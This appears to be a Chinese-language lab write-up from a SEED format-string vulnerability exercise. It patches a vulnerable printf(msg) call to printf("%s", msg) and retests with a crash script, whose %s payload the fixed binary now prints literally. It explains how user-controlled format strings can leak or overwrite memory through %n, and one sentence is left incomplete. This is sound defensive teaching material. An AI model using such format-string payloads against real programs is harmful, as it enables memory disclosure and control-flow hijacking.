警告 `format not a string literal and no format arguments [-Wformat-security]` 表示: `printf` 的第一个参数**不是字符串常量**, 编译器无法确认是否存在**格式串漏洞** (用户可控格式串时, 可导致泄露、写内存、配合 `%n` 劫持控制流)。

修复方法

将 `printf(msg);` 改为 `printf("%s", msg);`, 使用户输入**仅作为数据**打印。

```
printf("The target variable's value (before): 0x%.8x\n", target);
#endif

/* Task 6: 修复 - 用户数据仅作为字符串输出, 不作为格式串 */
printf("%s", msg);

#if __x86_64__
printf("The target variable's value (after): 0x%.16lx\n", target);
```

```
cd ~/Desktop/Labsetup/server-code
make format-32-sec
```

修复后警告与攻击验证

- 对 `format_sec.c` 重新编译后, 该条 `printf(msg)` 。
- Task 1 复测:

```
python3 attack-code/task1_crash.py | ./server-code/format-32-sec
```

现象: 输入中的 `%` 不再被解释, 终端应打印字面 `%s%s...`, 并出现 `Returned properly`, 不再崩溃。

```
[03/23/26] seed@VM:~/.../Labsetup$ cd server-code
[03/23/26] seed@VM:~/.../server-code$ make format-32-sec
gcc -DBUF_SIZE=100 -z execstack -static -m32 -o format-32-sec format_sec.c
[03/23/26] seed@VM:~/.../server-code$ cd ..
[03/23/26] seed@VM:~/.../Labsetup$ python3 attack-code/task1_crash.py | ./format-32-sec
bash: ./format-32-sec: No such file or directory
Exception ignored in: <_io.TextIOWrapper name='<stdout>' mode='w' encoding='utf-8'>
BrokenPipeError: [Errno 32] Broken pipe
[03/23/26] seed@VM:~/.../Labsetup$ python3 attack-code/task1_crash.py | ./server-code/format-32-sec
The input buffer's address:      0xffffcb40
The secret message's address:   0x080b4008
The target variable's address:  0x080e5068
Waiting for user input .....
Received 16 bytes.
Frame Pointer (inside myprintf): 0xfffffca68
The target variable's value (before): 0x11223344
%s%s%s%s%s%s%sThe target variable's value (after): 0x11223344
(^_^)(^_^) Returned properly (^_^)(^_^)
[03/23/26] seed@VM:~/.../Labsetup$
```